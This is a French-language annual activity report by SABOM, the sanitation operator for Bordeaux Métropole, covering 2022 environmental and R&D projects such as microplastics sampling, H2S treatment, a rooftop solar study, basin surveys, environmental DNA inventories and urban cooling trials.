Après plusieurs mois d'échanges et à moins d'une semaine de la réalisation des travaux par l'entreprise SADE mandatée par la SABOM, la FAB a annulé le chantier relatif à la pose du DORIS. Malgré les différents échanges pour préparer le chantier, l'emplacement envisagé du DORIS, proposé par le maître d'œuvre de la FAB n'était plus compatible avec les futurs espaces verts du projet global de l'aménageur.

L'avaloir dépolluant ayant été livré à la SABOM, de nouveaux échanges avec les pôles territoriaux ont été engagés afin de trouver un nouveau site d'implantation en 2023.

En ce qui concerne l'implantation du 2ème DORIS, les échanges avec le Pôle territorial Ouest ont permis d'identifier comme site d'expérimentation la future aire de co-voiturage à Martignas-sur-Jalle. A fin 2022, le projet était en cours de finalisation du dossier PRO (Etude de Projet) provisoire. Le DORIS permettra de traiter les eaux pluviales de ruissellement de la zone imperméable avant rejet dans une noue. La poursuite de ce projet s'étalera vraisemblablement sur les années 2023 - 2024.

Un bilan de cette expérimentation complétera le rapport produit fin 2022, transmis au délégant, relatifs aux expérimentations menées sur les dispositifs de rétention des macro déchets, dispositifs implantés sur les avaloirs, regards et exutoires des collecteurs d'eaux pluviales.

PRÉSERVATION DU MILIEU NATUREL : CARACTÉRISATION DES MICRO PLASTIQUES EN ENTRÉE / SORTIE DE LA STATION D'ÉPURATION DE LOUIS FARGUE

Les microplastiques sont des particules de 1µm à 5 mm et peuvent transiter dans les réseaux d'assainissement. Comme il s'agit d'une pollution diffuse, ils peuvent provenir de différents usages et de diverses sources tels que des fibres textiles, produits cosmétiques, ... pour les réseaux d'eaux usées mais aussi de résiduels de pneus, déchets plastiques via les réseaux d'eaux pluviales.

Dans le cadre du projet proposé dans le Fonds Développement Durable, un état des lieux sur les Eaux Brutes (EB) et les Eaux Traitées (ET) de Louis Fargue a été réalisé. Ces données permettront de capitaliser de premiers résultats en amont du futur sourcing qui sera entrepris dans les années à venir afin de préparer l'évolution des STEP de Bordeaux Métropole.

A l'issue de la formation prélèvement réalisée par le DEST (Direction de l'Expertise et Scientifiques Technologiques de Veolia Environnement), 3 autres prélèvements ont été réalisés par les agents SABOM au moyen de l'Outil de Filtration Universel (UFO). C'est ainsi qu'entre le 16 juin et le 6 juillet 2022, 2 prélèvements par temps sec et 2 prélèvements par temps de pluie se sont déroulés sur des créneaux horaires identiques. Ces prélèvements avaient pour but d'évaluer les niveaux de micro-plastiques présents dans un réseau de collecte de type unitaire. La réalisation des campagnes de mesures dans des conditions météorologiques variées avait pour but également d'appréhender la variabilité des teneurs en micro-plastiques et la contribution des eaux pluviales dans l'apport global.

Les analyses ont été assurées par le LEESU (Laboratoire Eau et Environnement des Systèmes Urbains). Il s'agit du laboratoire français ayant l'expérience et le niveau d'expertise les plus reconnus sur ce type d'analyse. Les résultats ont été transmis à la SABOM fin décembre 2022.

L'exploitation de ces derniers a été confiée au DEST Veolia. En effet, l'équipe participe depuis plusieurs années au suivi des micro plastiques (articles TSM, ASTEE, projet MEDITPLAST, ...) et bénéficie d'une certaine expérience sur ce sujet.

L'ensemble des conclusions fera l'objet d'un rapport spécifique qui sera communiqué au délégant à la fin du premier semestre 2023.


PROJET H₂S : ÉTUDE DE PERFORMANCE DE L'UNITÉ DE TRAITEMENT LA PALUE SUR LE BASSIN DE COLLECTE DE BLANQUEFORT LILLE - FOCUS SUR PAREMPUYRE

La présence d'H₂S dans les réseaux d'assainissement et plus particulièrement sur les refoulements de postes de relevage (PR) peut présenter divers désordres tels que des nuisances olfactives, des dégradations du patrimoine et des risques pour les agents d'exploitation. Cette problématique est d'autant plus présente en été et par temps sec, car la production d'H₂S est directement liée au temps de séjour et à la température de l'effluent dans le réseau (voir [ENV.6](#)).

En effet, plusieurs PR sont localisés sur le bassin de collecte de Blanquefort Lille et plus particulièrement sur la commune de Parempuyre. Dans le cadre du projet mené en 2021, l'étude de performance des unités existantes du secteur avait permis d'identifier l'aval des PR de cette zone comme étant une source significative d'H₂S sur le réseau.

Ainsi dans la continuité de ce qui a été mené en 2021, l'objectif était d'évaluer la proposition d'optimisation de fonctionnement qui avait été faite, à savoir : remplacer le réactif présent au poste de relevage de La Palue, en passant du Nutriox à base de sel de nitrate, au chlorure ferreux et de suivre l'impact sur le refoulement, sur le réseau en aval et ce, jusqu'au PR XI novembre.

CARTE 1 - SOC.2.2 Carte du positionnement des PR/DIP sur le bassin de collecte de Blanquefort Lille - Parempuyre



Des capteurs H₂S ont été installés sur les refoulements des PR de la Palue et de XI novembre à partir du 6 juin 2022. Ainsi, un état des concentrations en H₂S a été réalisé avant changement du réactif le 1^{er} juillet 2022 (après nettoyage de la cuve au préalable).

Le changement de réactif au PR La Palue a entraîné une baisse des concentrations en H₂S sur son refoulement. La proportion des concentrations en H₂S inférieures à 5 ppm est passée de 65% avec le Nutriox à 85% avec le chlorure ferreux.

En parallèle sur le PR XI novembre, les concentrations en H₂S ont également baissé passant de 39% des concentrations inférieures à 5 ppm avec le traitement au Nutriox, à 42% des concentrations inférieures à 5 ppm en juillet avec le passage au chlorure ferreux et à plus de 59% après optimisation du traitement.

Le traitement à la Palue au chlorure ferreux a permis de mieux traiter une partie de l'H₂S situé à l'aval et jusqu'au PR XI novembre en comparaison avec l'utilisation de Nutriox. Des pics d'H₂S sont néanmoins toujours présents à XI novembre.

Le capteur H₂S à La Palue a été renvoyé au fournisseur lors de la saturation de la cellule au 11 septembre (liée à l'arrêt du traitement). Le capteur de XI novembre a été enlevé du refoulement le 10 octobre.

L'ensemble des résultats détaillés sera repris dans un rapport spécifique à l'attention du délégué.

CONTRIBUTION DU SERVICE DE L'ASSAINISSEMENT POUR PRODUIRE DE L'ÉNERGIE DÉCARBONÉE- ETUDE DE FAISABILITÉ D'IMPLANTATION DE PANNEAUX PHOTOVOLTAÏQUES

Le plan d'action Territoire Haute Qualité de Vie de Bordeaux Métropole mentionne que Bordeaux Métropole a pour ambition de devenir l'une des 1^{ères} métropoles à énergie positive à l'horizon 2050. Cette ambition est réaffirmée dans le nouveau Plan Climat Air Energie Territorial qui spécifie les enjeux et la stratégie de Bordeaux Métropole. Pour ce faire, un développement massif des énergies renouvelables sur le territoire métropolitain doit être opéré. Ainsi dans le cadre des projets soutenus par le Fonds Développement Durable, SABOM a recensé les ouvrages du service d'assainissement susceptibles de recevoir une unité de production d'électricité à partir de panneaux photovoltaïques. Les critères retenus pour définir le caractère éligible à ce type de structure ont été déterminés en collaboration avec la Direction de l'Energie de Bordeaux Métropole.

Le recensement effectué s'appuie sur l'examen des données patrimoniales de l'ensemble des postes de relèvement du service de l'assainissement, dont les critères étaient les suivants :

- surface de toiture supérieure à 200m² (hors trappe d'accès),
- absence de problème d'étanchéité,
- privilégier un site Eaux Usées pour lequel les besoins en auto-consommation sont plus importants et plus réguliers,
- éviter les problèmes d'ombrage dû à la configuration du site.

Une fois le site identifié et validé par la Direction de l'Eau de Bordeaux Métropole, SABOM a réalisé une étude préalable de structure du bâtiment afin de confirmer la possibilité de créer une unité de production d'énergie renouvelable dans le cadre de pose de panneaux photovoltaïques.

L'étude s'est portée sur le site de pompage de Noutary à Bègles dont la surface de toiture terrasse est de 380 m² avec la présence de lanterneaux servant de puits de lumière du local.

Après une étude des plans disponibles, des sondages de la toiture ont été réalisés afin de déterminer la capacité de la structure actuelle à supporter des panneaux photovoltaïques et leur système d'ancrage. Ces essais ont été réalisés courant novembre 2022.

Les conclusions de l'étude montrent que l'installation de panneaux photovoltaïques dont le poids propre n'excède pas 30kg/m² est envisageable sans renforcement de la structure avec possibilité d'appliquer ponctuellement une charge n'excédant pas 80 kg/m² ou 150kg en un point (par exemple le temps de travaux ou d'un entretien).

Au-delà de 30kg/m² de poids propre de panneaux photovoltaïques, la toiture devra faire l'objet d'un renforcement.

En parallèle, SABOM a sollicité un bureau d'étude spécialisé dans le dimensionnement des panneaux photovoltaïques de manière à garantir une auto-consommation totale sur le site.

Compte tenu des caractéristiques de la toiture du site de Noutary, 3 scénarios ont été proposés. Il en résulte que les lanterneaux présents sur la toiture devront être soit contournés, soit enjambés, soit déposés.

Le **TABLEAU 1** ci-dessous reprend les conclusions des 3 scénarios mentionnant entre autres, la puissance du projet, la surface de panneaux et la part d'auto-consommation satisfaite.

TABLEAU 1 - SOC.2.2. Récapitulatif conclusion Noutary

Scénario	Description	Puissance projet	Poids moyen système	Surface couverte	Travaux nécessaires	Taux auto-consommation	Taux auto-production	Conclusion
1	Lanterneaux contournés, panneaux sur ballasts lesters et les plus légers possibles	40,5 kWc	34,1kg/m2	195.3m2	Renforcement léger de la toiture	99.89%	12.74%	Surface de panneaux < 200m2 Seuil limite en dessous duquel l'installation d'une unité de production d'énergie solaire est considérée comme technico-économiquement non pertinente.
2	Lanterneaux enjambés, panneaux plus longs sur ballasts surélevés à 46 cm de haut	56,6 kWc	45kg/m2	267.50m2	Renforcement conséquent de la toiture	98.39%	16.88%	Renforcement de toiture à prévoir
3	Panneaux sur plots thermosoudés sur l'ensemble de la surface (hors membrane)	64,0 kWc	13,9kg/m2	308.5m2	Dépose des lanterneaux et installation d'une sur-membrane neuve	94.87%	19.87%	Dépose de lanterneaux et d'étanchéité pour la mise en place d'une membrane

En l'absence d'une étude complémentaire de chiffrage de travaux de renforcement de la toiture (Scénario 2) et/ou de suppression des lanterneaux accompagnée de travaux de reprise d'étanchéité (scénario 3), la pose de panneaux photovoltaïques sur le site de Noutary n'est pas à poursuivre.

Les conclusions de cette étude ont fait l'objet d'un rapport spécifique.

MISE À JOUR PATRIMONIALE DES BASSINS D'ÉTALEMENT

Le périmètre exploité par SABOM comprend un certain nombre de bassins d'étalement pour lesquels la connaissance du volume utile pour la lutte contre les inondations est primordiale. Pour certains, les lignes d'eau n'ont pas été mises à jour depuis leur mise en service.

Afin de mettre à jour les données existantes, l'utilisation de drones volants et aquatiques a été retenue de manière à déterminer le niveau topographique en chaque point du bassin. Ces campagnes de mesures se sont déroulées au cours du mois de juillet 2022.

A l'issue des relevés terrain, la création d'un modèle 3D reprenant la position de la ligne d'eau, des courbes de niveaux ainsi que le calcul de la loi volume hauteur ont pu être établis.

Après concertation entre la Direction de l'Eau de Bordeaux Métropole, le service RAMSES et le service Expertise & Innovation, le choix des bassins à étudier s'est porté sur les bassins suivants :

Auchan Lac à Bordeaux

Il s'agit d'un plan d'eau permanent, d'une surface de près de 30 000 m², non affermé au patrimoine de la SABOM et qui pourrait présenter un fort intérêt pour améliorer la gestion des eaux pluviales sur le bassin de collecte de Louis Fargue (intégration potentielle de cet ouvrage ainsi que de la station de pompage Lauzun au système de la gestion dynamique)

Dinassac à Blanquefort

Il s'agit d'un plan d'eau permanent, d'une surface de près de 28 000m² dont les dernières données datent de 2001 et pour lequel il existe un écart de volume utile constaté entre mesure et théorie pour la lutte contre les inondations.

En comparaison aux derniers relevés, le bassin a aujourd'hui un volume disponible de 124 500m³, soit une baisse de 8,5%.

Artigues

Il s'agit d'un plan d'eau permanent de près de 4 000 m² appartenant au Syndicat du GUA, géré par RAMSES car situé à l'amont du bassin Archevêque à Lormont. Le but était de vérifier la qualité des données existantes. Les données ont été partagées avec le syndicat en charge du bassin.

A l'issue de l'intervention de Géosat et de l'exploitation des mesures, le volume disponible est aujourd'hui de 17 650m³ (+ 3 480m³ du fond du bassin au niveau du plan d'eau permanent) entre le niveau du plan d'eau permanent et le niveau PHE (Plus Hautes Eaux). Ce qui correspond à une baisse de volume disponible de près de 10%.

Archevêque à Lormont

Il s'agit d'un bassin à sec, d'une surface de près de 46 000 m² situé à l'aval du bassin Artigues. Les données datent de sa mise en service en 1971 et pour lequel il n'existe pas de relevé topographique. Ce bassin est d'autant plus intéressant que la capacité du bassin calculée est régulièrement dépassée lors des bilans de fonctionnement élaborés suites aux fortes intempéries.

Un écart de 3 cm est mesuré sur le niveau PHE, ce qui représente une différence de volume de 26 000m³, portant le volume disponible à 106 200m³ et un écart de 20% de stockage en moins.

Sur le bassin de l'archevêque, cette baisse peut avoir pour origine l'encrassement et/ou la pousse de la végétation.

L'intégration de ces nouvelles cotes pourront être intégrées en 2023 dans Ramses.

EVALUATION DE L'ADN ENVIRONNEMENTAL COMME OUTIL D'AIDE À LA GESTION DES MILIEUX AQUATIQUES

Un programme d'identification et d'inventaire d'espèces lié aux milieux aquatiques par une méthodologie novatrice basée sur l'ADN Environnemental est proposé à la Direction de l'Eau de Bordeaux Métropole depuis 2019.

Les différentes campagnes menées depuis le début du contrat ont permis de valider la pertinence de cet outil par comparaison des espèces identifiées avec les recensements annuels réalisés sur les sites en gestion écologique, obtenus par des méthodes classiques d'écoute et d'observation ou de pêche électrique. Ces résultats ont également conforté le choix de poursuivre avec cette méthodologie du fait de la richesse des informations obtenues en une seule campagne, comparée à la nécessité parfois de conduire plusieurs campagnes avec les techniques plus classiques (voir [ENV.4](#)).

En 2022, un programme de caractérisation de la biodiversité de milieux stagnants et courants a été mis en place sur les périmètres suivants :

- milieux stagnants : le bassin de Clos Favols à Bassens, les bassins de Lafontaine et Chêne vert traversés par les Ontines à Mérignac,
- milieu courant pour identifier des espèces pisciaires sur 1 point et amphibiennes sur 4 points le long des Ontines.

Rappelons ici que cette technique est non invasive et non traumatisante pour les espèces aquatiques puisqu'elle repose sur un prélèvement d'eau suivi d'une filtration immédiate de l'échantillon prélevé depuis les berges des milieux aquatiques étudiés.

Les résultats des campagnes de mesure ont permis de :

- confirmer la bonne adéquation de cette méthode pour caractériser la biodiversité des milieux stagnants et courants étudiés en complément des études des naturalistes,
- confirmer l'intérêt de cette méthode pour déterminer la continuité écologique et la répartition spatiale des espèces pisciaires et amphibiennes.

Les conclusions de ces campagnes de mesure ont fait l'objet d'un rapport et d'une présentation à la Direction de l'Eau de Bordeaux Métropole le 28 novembre 2022.

EXPÉRIMENTATION D'UN DISPOSITIF DE RAFFRAÎCHISSEMENT URBAIN A PARTIR DES EAUX PLUVIALES

Dans un contexte de changement climatique annoncé par le Groupe d'experts Intergouvernemental sur l'Evolution du Climat "GIEC", la fréquence d'apparition des épisodes de canicule est amenée à augmenter. Afin de contribuer aux efforts de Bordeaux Métropole pour garantir un environnement durable et propice au bien-être des habitants en anticipant les conséquences du changement climatique, la SABOM a proposé de mettre en œuvre un dispositif de rafraîchissement urbain en s'inscrivant dans une démarche innovante de développement durable intégrant l'utilisation des eaux pluviales. Les travaux se sont déroulés en 2020 et 2021.

Le mauvais temps et les faibles températures estivales de l'été 2021 n'ont pas permis de réaliser l'ensemble des tests et l'amélioration de la performance du dispositif. Ils se sont donc poursuivis en 2022.

Le deshivernage du dispositif s'est déroulé le 16 avril 2022. Des travaux indépendants du dispositif de rafraîchissement se déroulant au sein de l'école durant la période estivale, le centre aéré a été déplacé. Ainsi pendant cette période et en l'absence d'enfants, le fonctionnement du dispositif a été modifié (il n'était plus en automatique) afin d'économiser l'eau contenue dans la cuve. Le rafraîchissement urbain a été remis en automatique à la rentrée de septembre.

Un cycle d'humidification comprend plusieurs étapes d'arrêts / marches des pompes. Les temps des phases d'humidification ont été optimisés de manière à ne pas perdre d'eau vers le caniveau central et d'humidifier de façon uniforme la zone pavée.

Une chloration de l'eau contenue dans la cuve et un suivi bactériologique ont été réalisés lors du fonctionnement en automatique du rafraîchissement.

La surface pavée est divisée en deux zones séparées par le caniveau central, ces dernières peuvent, selon les besoins, être indépendamment alimentées en eau. Plusieurs essais d'évaluation des performances ont été menés avec différentes configurations : l'impact de l'humidification seule, d'un ombrage seul et de la combinaison de ces deux moyens d'actions pour limiter l'effet des îlots de chaleur a été étudié.

Les paramètres suivis pour quantifier l'effet procuré par le dispositif sont les températures de surface prises avec soit un pointeur laser soit une caméra thermique, ainsi que l'indice de confort thermique au moyen de stations météo mobiles. Les mesures ont été réalisées sur quatre points fixes et identiques aux deux zones pavées ainsi que sur un point témoin situé sur enrobé. Il s'agissait de vérifier la température de la zone en point bas au niveau de l'alimentation en eau sur l'entrée et la sortie d'une ligne de goutte à goutte eau, au milieu et enfin en point haut de la zone pavée.

Le **TABLEAU 2** ci-après reprend l'ensemble des configurations testées.

TABLEAU 2 - SOC.2.2. Récapitulatif des essais Sousa Mendes

Date des essais	Configuration	But	Résultats
12/07/2022	2 zones en eau	Faire un état des lieux des points lors de l'humidification	<p>14°C de différence entre le point bas (humide) et haut (sec)</p> <p>Delta de 26°C entre les enrobés et les pavés humides</p>
13/07/2022	zone côté école fermée zone côté parc en eau	Evaluer le bénéfice apporté par l'humidification	<p>Plus de 10°C de différence entre le point bas zone humide et point bas zone sèche</p> <p>Delta de 24°C entre les enrobés et les pavés humides</p> <p>Delta de 10°C entre les enrobés et les pavés secs</p>
18/07/2022	2 zones en eau points sur zone côté parc ombragés	Evaluer le bénéfice apporté par l'ombre	<p>5°C de différence entre le point bas à l'ombre et au soleil sur zone humide</p> <p>Delta de 28°C entre les enrobés et les pavés humides à l'ombre</p> <p>Delta de 22°C entre les enrobés et les pavés humides au soleil</p>
01/08/2022	zone côté école fermée zone côté parc en eau l'ensemble des points de contrôle des 2 zones ombragés	Evaluer le bénéfice apporté par l'ombre et l'humidification	<p>6°C de différence entre le point bas à l'ombre sur zone humidifiée et le point bas à l'ombre sur zone sèche</p> <p>13°C de différence entre le point à l'ombre et au soleil non humidifiés</p> <p>Delta de 25°C entre les enrobés et les pavés humides à l'ombre</p> <p>Delta de 20°C entre les enrobés et les pavés secs à l'ombre</p>

PHOTOGRAPHIES 5 et 6 - SOC.2.2 Zone côté parc en eau et 2 zones en eau et points de la zone côté parc ombragée



Contrairement à ce qui avait été annoncé au démarrage du projet, et ce basé sur les REX des sites de Toulouse et Nice, l'indice de confort thermique (UTCI) n'est pas, dans le cas présent, un paramètre de suivi adapté pour mesurer les performances de ce dispositif. En effet, compte tenu de la configuration de la cour d'école, plus précisément entre la hauteur des bâtiments et le parc, le rayonnement solaire, paramètre de poids prépondérant dans le calcul de l'UTCI serait trop perturbé de sorte que l'UTCI n'est pas l'indicateur permettant de suivre le bénéfice du rafraîchissement urbain.

Les essais menés au moyen du pointeur thermique mettent d'une part en évidence le bénéfice du changement de matériau sur la température mesurée avec un écart de près de 10°C entre les enrobés et les pavés non humidifiés et d'autre part une différence de température au sol entre les pavés humides et les pavés secs d'environ 15°C. Enfin, l'impact de l'ombre sur la zone permet de diminuer la température sur les pavés d'un peu moins de 15°C. Combinée à l'humidification, l'ombrage a permis de réduire la température de surface de près de 20°C. Il faut noter que la température de la zone humide est directement liée à la température de l'eau dans la cuve et que la température de la zone humidifiée ne peut en conséquence lui être inférieure.

L'ensemble des résultats d'optimisation et d'évaluation des performances sera repris dans un rapport technique dédié en cours de rédaction.

Le dispositif de rafraîchissement urbain a été hiverné le 26 octobre 2022. L'opération a consisté à vider et nettoyer l'ensemble des équipements constituant l'ouvrage, avant remplissage des cuves de stockage durant l'hiver via une partie des eaux pluviales de la toiture de l'école.

RENFORCER LA BIODIVERSITÉ : CRÉATION DE MARES POUR LE DÉVELOPPEMENT DES LIBELLULES

Le bassin de gestion des eaux pluviales de Dinassac, situé à Blanquefort, est un ouvrage d'assainissement qui a pour particularité d'être en gestion écologique depuis plus de 10 ans. Cette gestion différenciée a pour objectif de préserver le potentiel écologique en place et de le développer davantage. Dans ce cadre-là, des inventaires faunistiques et floristiques sont réalisés chaque année par des naturalistes donnant lieu à des préconisations en termes de gestion des espaces verts, des habitats identifiés et à des propositions d'aménagements spécifiques à mettre en place. Parmi l'ensemble des aménagements identifiés : la création de mares était nécessaire pour favoriser un développement optimal de la biodiversité relative aux odonates et amphibiens (voir [ENV.4](#)).

En 2021, dans le cadre du Fonds Développement Durable, il avait été validé la création de deux mares sur les abords du bassin, ainsi que l'adaptation d'une partie d'une des berges du bassin en triples berges qui outre la plus-value écologique permet également d'y associer une composante pédagogique forte, puisqu'il est réalisé en partenariat avec le Lycée des Métiers de Blanquefort, établissement voisin du bassin.

Le projet s'est décliné sur deux orientations étroitement liées : une plutôt technique et la seconde plutôt de sensibilisation pédagogique. L'intérêt d'un tel projet est d'une part de proposer un espace de travaux pratiques pour les étudiants du Lycée des Métiers de Blanquefort (BTS Topographe et CAP Conducteurs d'engins), tout en les sensibilisant aux métiers de l'assainissement, et d'autre part de les rendre acteurs de cette démarche volontaire de promotion de la biodiversité sur le territoire.

A fin 2021, les plans d'implantation des mares réalisés par les élèves BTS Topographes ont été validés par la SABOM, la Direction de l'Eau et le naturaliste en charge du suivi du bassin.

En janvier 2022, après implantation de deux mares proches du bassin par les élèves BTS Topographes, les élèves conducteurs d'engins ont réalisé les travaux. Suivant les prescriptions du naturaliste, une mare située sur les espaces verts devait être étanche. Pour ce faire, un revêtement de type géotextile a été mis en place avant d'être recouvert par des fines. En complément, une reprise de la piste d'accès et du talus ainsi que l'arrachage d'ailantes glanduleuses (espèce invasive) ont été effectués.

PHOTOGRAPHIES 7 et 8 - SOC.2.2 Implantation de la mare étanche



La réalisation de la triple berge s'est déroulée en octobre 2022 en période de basses eaux. Les élèves, sous les conseils d'un naturaliste de la SEPANSO, ont arraché la jussie, espèce invasive, présente sur le bord du bassin.

PHOTOGRAPHIES 9 et 10 - SOC.2.2 Réalisation de la triple berge



RENFORCER LA BIODIVERSITÉ : MISE EN PLACE DE NICHOURS

Un certain nombre de bassins pour la gestion des eaux pluviales de Bordeaux Métropole sont labellisés EVE (Espace Végétal Ecologique) pour la gestion de leurs espaces verts.

Cette gestion différenciée a pour objectif de préserver le potentiel écologique en place et de le développer davantage. Dans ce cadre-là, des inventaires faunistiques et floristiques sont réalisés chaque année par des naturalistes donnant lieu à des préconisations en termes de gestion des espaces verts et des habitats identifiés mais également à des propositions d'aménagements spécifiques à mettre en place.

Parmi l'ensemble des aménagements identifiés de longue date par les naturalistes en charge du suivi des bassins : la mise en place de nichoirs était identifiée comme nécessaire pour favoriser un développement optimal de la biodiversité et de certaines espèces. L'installation de ces habitats a pour objectifs de permettre à des espèces protégées et/ou emblématiques de trouver un refuge afin de faciliter leur nidification et de perpétuer les espèces.

La réalisation des nichoirs a été confiée aux adolescents de l'ITEP Breillan de Blanquefort. Ce projet présente l'intérêt particulier de concilier deux volets étroitement liés : réalisation d'un projet pédagogique adapté à des adolescents en rupture scolaire et un second axé sur la sensibilisation pédagogique à la biodiversité.

Le 15 avril 2022, les élèves ont bénéficié d'une sensibilisation par la SEPANSO et ont visité l'espace pédagogique de Louis Fargue.

A partir de ces préconisations, les élèves ont réalisé les nichoirs pour les sites suivants :

Bassin Carmaux à Mérignac : 3 nichoirs à hirondelles installés le 31 mai 2022. Suite à une grève du personnel de l'ITEP, les élèves n'ont pas pu assister à la sensibilisation sur site par un naturaliste de la SEPANSO, ni à la pose des nichoirs.

Bassin Chappement à Pessac : 1 nichoir à mésanges installé le 30 septembre 2022 en présence d'un naturaliste de la LPO.

Bassin Chêne vert à Mérignac : Création d'1 nichoir à bergeronnettes, 1 nichoir à chouettes hulotte, 1 nichoir à hirondelles. Ils seront installés en 2023 dans le cadre d'une visite sur site par un autre établissement.

PHOTOGRAPHIES 10 et 11 - SOC.2.2 Nichoir à Chappement et à Carmaux



REALISATION D'UNE ETUDE ÉCOLOGIQUE DU MILIEU PAR LA CARACTÉRISATION DE L'IMPACT DES REJETS SUR LE MILIEU RÉCEPTEUR


Dans le cadre de l'Observatoire de la Jalle, une campagne de suivi avait été effectuée au moyen d'outils de biosurveillance sur la Jalle de Blanquefort en 2020 afin de mesurer l'accumulation des micropolluants et la toxicité sur le vivant. Ce suivi le long du continuum de la Jalle avait permis de mettre en évidence les modifications du milieu en lien avec des éléments connus (point de rejet de la STEP) ou inconnus (influence d'un émetteur entre deux points de suivi en amont de la STEP) et de démontrer l'intérêt de ce bioessai pour caractériser non seulement l'état du milieu naturel mais également les secteurs voire les rejets qui induisent des modifications substantielles.

A l'occasion de la réunion de restitution des résultats au centre assainissement et au service Gemapi de Bordeaux Métropole, l'intérêt de poursuivre le suivi a été partagé et la réalisation de nouvelles campagnes de suivi à différentes saisons sur la Jalle a été validée.

La réalisation des bioessais in situ repose sur 10 grandes étapes et sur l'utilisation d'un organisme de référence : la gammare. Après la production et le conditionnement de gammare en laboratoire, les organismes sont ensuite placés dans un dispositif d'encagement et sont exposés en continu directement dans le milieu d'étude pendant 7 à 21 jours (en fonction du type d'analyse souhaité). Les organismes sont ensuite récupérés puis expédiés au laboratoire où ils sont échantillonnés en vue de réaliser des analyses chimiques et/ou écotoxicologiques en fonction de l'objectif de l'étude. Les niveaux de réponse biologique et de contamination sont comparés aux valeurs seuils normalisées.

3 campagnes de prélèvements se sont déroulées en 5 points de la Jalle, afin de déterminer l'évolution de la qualité du milieu naturel en fonction de la saisonnalité (incidence pluviométrie, impact activité agricole, niveau d'eau).

PLAN 1 - SOC.2.2 Localisation géographique des stations de contrôle



Les paramètres mesurés à partir des gammars sont :

- la toxicité spécifique sur les paramètres perturbation endocrinienne et neurotoxicité (AChE),
- la toxicité générale sur l'alimentation et le taux de fécondité,
- la bioaccumulation.

En complément de ces essais et compte tenu des résultats des campagnes 1 et 2, des prélèvements de sédiments ont été réalisés au droit des 5 points d'encagement lors de la dernière campagne.

L'ensemble des conclusions fera l'objet d'un rapport spécifique qui sera communiqué à la fin du trimestre 2023.

SOC.2.3. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel E15	Nombre de projets DD et R&D construits avec des partenaires du territoire de la Métropole	A définir en fonction des projets validés par Bordeaux Métropole	6	6 soit 60% des projets	6 soit 54% des projets (sur 8 projets FDD et 3 projets R&D)	8 projets soit 66 % des projets (6 projets FDD & 2 projets R&D)
Indicateur opérationnel F35	Nombre de dossiers soutenus dans le cadre du fonds de développement durable	N/A	10	7	8	8

Dans le cadre des projets de Développement Durable ou de Recherche et Innovation qu'elle mène, la SABOM a à cœur de développer les partenariats avec les mondes industriels, académiques ou institutionnels implantés sur le territoire de Bordeaux Métropole. Ainsi, en 2022, à la faveur des différents projets, la SABOM a travaillé avec une diversité de partenaires :

- dispositif de rétention des macros déchets : Médiaco,
- projet libellule : Lycée des métiers de Blanquefort, la SEPANSO, Laffarge
- dispositif de rafraîchissement urbain: SARP Bassens, SOCOTEC, SEURECA,
- projet nichoirs : ITEP de Blanquefort, la SEPANSO, LPO
- projet mise à jour patrimonial des bassins : GEOSAT, Syndicat Mixte du Bassin Versant du Ruisseau du Gua
- projet étude de faisabilité d'implantation de panneaux photovoltaïques : SEURECA, BTPS Atlantique, AC Environnement
- valorisation des eaux pluviales: BRGM (Pessac),
- GIRAAF : Port de Bordeaux.

LES DÉMARCHES VERS LA VIE LOCALE ET LA SOCIÉTÉ CIVILE SOC.3

SABOM

RÉFÉRENTIEL CONTRAT

Annexe 50 - Communication

SOMMAIRE

SOC.3.1. LA GARONNE COMMENCE ICI : CO-CONSTRUIRE UNE GOUVERNANCE DE L'EAU TERRITORIALE	965
SOC.3.1.1 PÉDAGOGIE ET SENSIBILISATION	967
SOC.3.1.2 LES ACTIONS AUTOUR DE LA CAMPAGNE DE COMMUNICATION : LA GARONNE COMMENCE ICI !.....	980
SOC.3.1.3 COMMUNICATION À DESTINATION DES USAGERS DU SERVICE DE L'ASSAINISSEMENT	987
SOC.3.1.4 COMMUNICATION SUR LES INNOVATIONS DU SERVICE.....	995
SOC.3.1.5 LA MESURE DE LA PERFORMANCE DES ACTIONS DE COMMUNICATION	997
SOC.3.2. BILAN DES INDICATEURS.....	998

SOC.3.1. LA GARONNE COMMENCE ICI : CO-CONSTRUIRE UNE GOUVERNANCE DE L'EAU TERRITORIALE

Le service de l'assainissement porte un enjeu majeur autour des usagers et l'ensemble des actions menées vers la vie locale et la société civile visent à renforcer l'implication et la co-construction du service avec l'ensemble des parties prenantes.

A ce titre, la société civile et les associations sont directement associées à la gouvernance de la société dédiée avec des représentants qui font partie intégrante du conseil d'Administration de la SABOM (voir [ORGA.1](#)).

Au-delà de cette participation directe au fonctionnement de la SABOM, l'implication et la sensibilisation des habitants de la Métropole passent par des actions de communication réfléchies et mises en œuvre en collaboration étroite avec les équipes de la Métropole.

LES ENJEUX DU SERVICE DE L'ASSAINISSEMENT SUR LE TERRITOIRE DE BORDEAUX MÉTROPOLE

Le service de l'assainissement de l'Eau Bordeaux Métropole répond à plusieurs grands objectifs de communication à l'échelle du territoire métropolitain.

En premier lieu, il s'agit de **valoriser le service public délivré par la Collectivité et son délégataire** qui se traduit par l'affichage de la compétence de Bordeaux Métropole et l'explication de la gouvernance instaurée entre la collectivité et son opérateur. La contribution au rayonnement de Bordeaux Métropole, en faisant connaître, au plan national et international, le haut niveau de technicité du service participe à cet enjeu, tout en évaluant le service rendu et sa performance au travers d'enquêtes menées auprès des différents publics ciblés.

Faire connaître le patrimoine de Bordeaux Métropole et les enjeux de sa gestion est également un enjeu phare, en expliquant la vocation et le fonctionnement des ouvrages, en participant à la promotion de l'éducation à l'environnement, à l'appropriation des gestes éco-citoyens et en valorisant les métiers de l'assainissement.

Il s'agit également **d'informer la population sur les actions en cours et à venir** afin de valoriser les métiers de l'assainissement, d'animer le dispositif de communication (Visites, Parcours, Opérations ponctuelles) et de relayer l'information sur le service (accompagnement des travaux par exemple).

Enfin, **contribuer plus largement à l'éducation à l'environnement, à la protection de l'environnement et au développement durable** en développant la connaissance des différents milieux naturels (cours d'eau, faune et flore associées) qui composent la métropole et en s'associant aux acteurs référents sur les sujets ou en faisant émerger.

Pour répondre à ces différents enjeux, des actions ont été menées tout au long de l'année : certaines s'adressant au plus grand nombre, d'autres à des publics plus spécifiques.

L'objectif du service étant de s'adresser à **tous les publics** en fonction de leurs liens potentiels avec les problématiques liées à l'assainissement, **les enjeux de communication se déclinent par cibles :**

- **Communication à destination des usagers du service de l'assainissement :**
 - informer les clients particuliers et professionnels sur le service,
 - observatoire des odeurs secteur Louis Fargue,
 - information sur les chantiers.

